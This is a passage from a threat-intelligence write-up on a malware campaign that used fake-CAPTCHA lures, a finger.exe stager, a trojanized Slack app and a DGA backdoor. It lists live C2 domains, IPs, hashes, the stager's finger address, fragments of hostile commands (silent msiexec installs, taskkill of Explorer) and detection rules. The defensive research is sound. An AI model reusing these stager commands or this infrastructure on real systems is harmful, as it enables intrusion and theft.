They follow the same pattern: a decoy document in the foreground and an MSI installed silently under a non-MSI name. slotmy-send.tech (registered 2026-05-07) was a WsgiDAV open directory on port 8080 (URLhaus, now offline) and resolved to 103.101.85.173 in June. That is the same /24 as api-dns.org’s 103.101.85.187. The 8c220443 LNK carries its builder’s fingerprint in its TrackerDataBlock: NetBIOS name desktop-gm3ka0f, MAC 00:0c:29:45:f5:f8 (a VMware virtual NIC).
According to Triage and VirusTotal, the May setup.msi was a different design: an EXE-wrapper MSI (files.cab / Binary.bz.WrappedSetupProgram, 4dc244ed…6cb) that runs loader1.exe (7a9205c8…6f6e, 45 detections). I couldn’t obtain loader1.exe, so whether it carried the same backdoor is open. The DGA contact by the LNK’s sandbox run says it, or something it fetched, used the same list.
10. Validating the DGA from Outside
A DGA reimplementation is easy to get almost right. Four independent checks agree with this one:
- Sandbox traffic. The four VirusTotal samples above contacted exactly domains #1, #2, #3 and #4 of the generated list, the first four positions, in order. I never had three of those samples, so their behaviour couldn’t influence the reimplementation.
- Sinkhole.
#1 ultraquinceknight.xyzis delegated tons{1,2,3}.sinkhole.caad.fkie.fraunhofer.de(registrar “Stichting Registrar of Last Resort”, 2026-09-23). Fraunhofer FKIE runs DGArchive, so the algorithm is very likely already in their corpus (access needs a registered account). - Live resolution. Of all 9,981 names, only #2 (
216.107.137.223, AS212238, registered 2026-04-30) and #3 (88.218.93.165, AS41745, registered 2026-09-29) resolve, both through NameSilo. An operator registers exactly the head of the list. - ThreatFox.
tigerknight-xyst.xyzwas independently reported asbotnet_ccon 2026-11-09 (confidence 100).
The registration dates also explain the timeline. #2 has served since the job-interview wave, and #3 was added at the end of September, one week after #1 was sinkholed.
11. Indicators of Compromise
Network
api-dns.org                    103.101.85.187     lure + finger stager + MSI host (registered 2026-11-05)
  /infos.php  /infos.php?fronts={0,1,2}  /c.php  /license/setup_v2.msi
  finger: ouWFbcfVPm@api-dns.org (TCP/79)
interseq.at                    Cloudflare         EtherHiding target, /danteproliv1/api (522 on 2026-11-10)
Polygon contract               0xfF9E792a3015A79340CDEc1847Ab0AA10560422a   get() 0x6d4ce63c
tigerknight-xyst.xyz           216.107.137.223    DGA #2, live C2
ravenquiverharbor.xyz          88.218.93.165      DGA #3, live C2
ultraquinceknight.xyz          (sinkhole)         DGA #1
daggerumber-pearl.xyz          –                  DGA #4 (contacted in May 2026)
*.xyz                          –                  9,981 DGA names (seed 0x13981; list available on request)
  POST /msw/report   POST /api/agents/register   GET /version.json   GET /updates/update.dat
slotmy-send.tech               103.101.85.173     May–Jul 2026 wave, :8080 WsgiDAV
Compromised sites seen framing the lure (2026-11-08 to 11-09)
sickfat.org ma-designinterieur.com vassolicitors.co.uk veteranwalls.com
Files
| SHA-256 | Description |
|---|---|
1cf98fe373c159f6ce1edf57a61c57f450f3e2e8da24e4dc1c7204a6602e9956 | finger reply (batch stager) |
7201f6e85692091e2ac2027b5fee1e9a0b6c20446c98f47ac0fb468aa0c68fec | infos.php lure page (ROT13) |
988e43c498242c0a63fe4fa15d987cf76412a41e67e10a3a031979d836312be9 | api-dns.org/ SITE1_URL bridge |
38acea38fe0282e888c5c969f115dec77b5d6c179095baa823d0817970683096 | sickfat.org inline injector |
19be4e68616ce49bf5299614b3ca3a3d9d1627c1dbfed27d9c60371c46450fbf | setup_v2.msi |
7ca72a747a14a7ba7543fdb933aae398e9b29eda4896d78323a70ac397e5182f | patched Slack.exe (invalid signature) |
fc3153204db3191c440c910b7e2ee1c42f6343e7e9f1e4e6a6db45ed1f5bc24b | modified app.asar |
bf34dab7f931f5747da1217350761ccb95d1626cba8557e2ab6ede405dd7045c | dist/boot.bundle.cjs |
1816e6f088c8522425a11f31cc1e6a1303f0d87ef0dbf14f4123b0a523e77958 | dist/payload_loader.js |
eb0587c804bb76262968bf83028528da4dc2d4322f558845cce205c709e2ba20 | koffi FFI module (cda1681…549.node, legitimate) |
cedc2d8951c019a4a17c65dd9e9457090685960b7ca60255d6c07673607be74b | update.dat |
4f2dcdbdaafc83be8afb38e7a95e8c68ff41dc859ec2638a83e8031436fd256c | decrypted backdoor |
9b89647c8875530020a4ed2e9bdfc1ece14ca1de6411f60a7665b5fbba6234a1 | payload_enc.bin (unreferenced) |
Host
%AppData%\SteppeCoralAries6132\Slack\{Slack.exe,update.dat,SlackData\}
%LocalAppData%\<digits>.pdf                     (MSI renamed by the stager)
Mutex:          SlackHelper
Scheduled task: \Slack  (or \ExodusUpd), description "Maintenance task", hourly
Build tag:      labe22.1
Lure strings:   Ray ID 03f5446139179452   SITE1_URL   P_u_s_h----t_h_e----_E_n_t_e_r_
LNK builder:    desktop-gm3ka0f / 00:0c:29:45:f5:f8
12. Detection Opportunities
finger.exestarted bycmd.exe, especially in afor /floop, and any outbound TCP/79. Almost no environment needs either. Blockingfinger.exewith AppLocker/WDAC and 79/tcp at the edge removes this stager.- The Run-dialog pattern:
explorer.exe→cmd.exe /c … start "" /^min …, plus theRunMRUvalue it leaves behind. msiexec /ion a file whose extension isn’t.msi/.msp(here.pdf,.d0bin the earlier wave), andtaskkill /f /fi "IMAGENAME eq explor*"just before it.- Electron apps outside
Program Fileswith a broken Authenticode signature, or withEnableEmbeddedAsarIntegrityValidationoff where the vendor’s build has it on. Arequire('./payload_loader')(or anyrequirebefore the bundle’s webpack runtime) at the top ofboot.bundle.cjsis a cheap file-content check. - An unsigned
.nodemodule inapp.asar.unpacked\dist\with a hash-like name, and Electron processes that allocate large RWX regions or callRtlAddFunctionTableon non-image memory. - Network: HTTPS to newly registered three-word
.xyzdomains, POST/msw/reportand/api/agents/register, and request bodies whose first and last 16 bytes are random while the middle is high-entropy. The 9,981-name list can be loaded straight into DNS blocklists or used for sinkhole monitoring. - Web content:
eth_callPOSTs with data0x6d4ce63cto the contract above from ordinary sites, the_gf1793/data-gf1793marker, andSITE1_URLpostMessage handlers without an origin check.
13. MITRE ATT&CK Mapping
| Tactic | Technique |
|---|---|
| Resource Development | T1584.004 Compromise Infrastructure: Server; T1583.001 Acquire Infrastructure: Domains; T1608.004 Stage Capabilities: Drive-by Target |
| Initial Access | T1189 Drive-by Compromise |
| Execution | T1204.004 User Execution: Malicious Copy and Paste; T1059.003 Windows Command Shell; T1059.007 JavaScript (Node/Electron); T1218.007 System Binary Proxy Execution: Msiexec |
| Persistence | T1053.005 Scheduled Task |
| Defense Evasion | T1027 Obfuscated Files or Information; T1140 Deobfuscate/Decode; T1620 Reflective Code Loading; T1036.001 Invalid Code Signature; T1036.005 Match Legitimate Name (Slack); T1564.003 Hidden Window; T1027.009 Embedded Payloads; T1480 Execution Guardrails (UA-gated root) |
| Discovery | T1082 System Information Discovery |
| Command and Control | T1568.002 Dynamic Resolution: Domain Generation Algorithms; T1102.001 Dead Drop Resolver (Polygon); T1071.001 Web Protocols; T1071 Application Layer Protocol (finger/TCP 79); T1573.001 Symmetric Cryptography; T1105 Ingress Tool Transfer |
The lure, the finger reply, the MSI and the WordPress pages were retrieved with curl or a raw TCP/79 request from an isolated Windows VM; the Polygon contract was read with one read-only eth_call. The obfuscated JavaScript was resolved with static Python reimplementations, update.dat was decrypted with the recovered keys, the backdoor was decompiled with kuna, and its string decryptor, constant generators and DGA were run as isolated functions under Unicorn with all network calls stubbed. No stage was installed or executed. Related samples and infrastructure were looked up on VirusTotal, AbuseIPDB, MalwareBazaar, URLhaus, ThreatFox and urlscan.io; setup_v2.msi and the decrypted backdoor were shared on MalwareBazaar.